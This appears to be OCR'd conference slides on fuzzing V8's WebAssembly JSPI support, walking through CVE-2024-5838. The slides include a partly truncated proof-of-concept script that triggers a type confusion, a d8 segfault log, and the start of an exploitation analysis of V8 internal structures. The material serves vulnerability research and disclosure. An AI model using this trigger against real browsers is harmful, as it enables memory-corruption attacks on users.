
- **WebAssembly.Suspending**
  Allows Wasm code to call asynchronous JavaScript functions and suspend execution until the Promise resolves.

- **WebAssembly.Promising**
  Enables Wasm functions to return a Promise, allowing JavaScript to handle asynchronous Wasm results.



How to modify the Fuzzer to find bugs?

WebAssembly to JSPI Transformation




Original WebAssembly Code

```
const wasmArray = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1,
let module = new WebAssembly.Module(wasmArray);
let v2 = new WebAssembly.Instance(module, { m: { js: ()=>{} }});
v2.exports.main();
```

Transform to use JSPI

JSPI-Enabled Code

```
1   d8.test.enableJSPI();
    const wasmArray = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1,
    let module = new WebAssembly.Module(wasmArray);
    let v2 = new WebAssembly.Instance(module, { m: { js: ()=>{} }});
2   let v3 = WebAssembly.promising(v2.exports.main);
3   v3();
```




```
# CMD: /tmp/d8-linux-debug-v8-component-94015/d8 --expose-gc poc.js
# OUTPUT ==============================================================
Received signal 11 SEGV_ACCERR 2b94beadbef6

==== C stack trace ===============================

 [0x7f59a639ee53]
 [0x7f59a639eda2]
 [0x7f59a0642520]
 [0x55c92c207964]
 [0x7f59a4ebc603]
 [0x7f59a2bb0b3b]
[end of stack trace]
```

CVE-2024-5838


V8 internally uses different data structures to represent functions

- imported from JavaScript into the Wasm environment.
- native Wasm functions.




CVE-2024-5838

Is it possible for the function caller to confuse the use of these two structures?



CVE-2024-5838


Try *Re-exported* the *imported* function?



```
d8.test.enableJSPI();
const wasmArray = new Uint8Array([0, 97, ..., 0]);
let module = new WebAssembly.Module(wasmArray);
let v2 = new WebAssembly.Instance(module, { m: { js: ()=>{} }});
let v3 = WebAssembly.promising(v2.exports.main);
v3();
```

=> Type confusion!

But how to exploit?



JSPI Type Confusion Vulnerability

PromisingWasmExportedFunction

WasmApiFunctionRef

WasmTrustedInstanceData

WasmPromising Wrapper

1. Set call_target

2. Prepare Parameters

3. Call call_target


Builtins_WasmToJSWrapperAsm

Expects WasmApiFunctionRef

CVE-2024-5838

Analyse internal data structure:

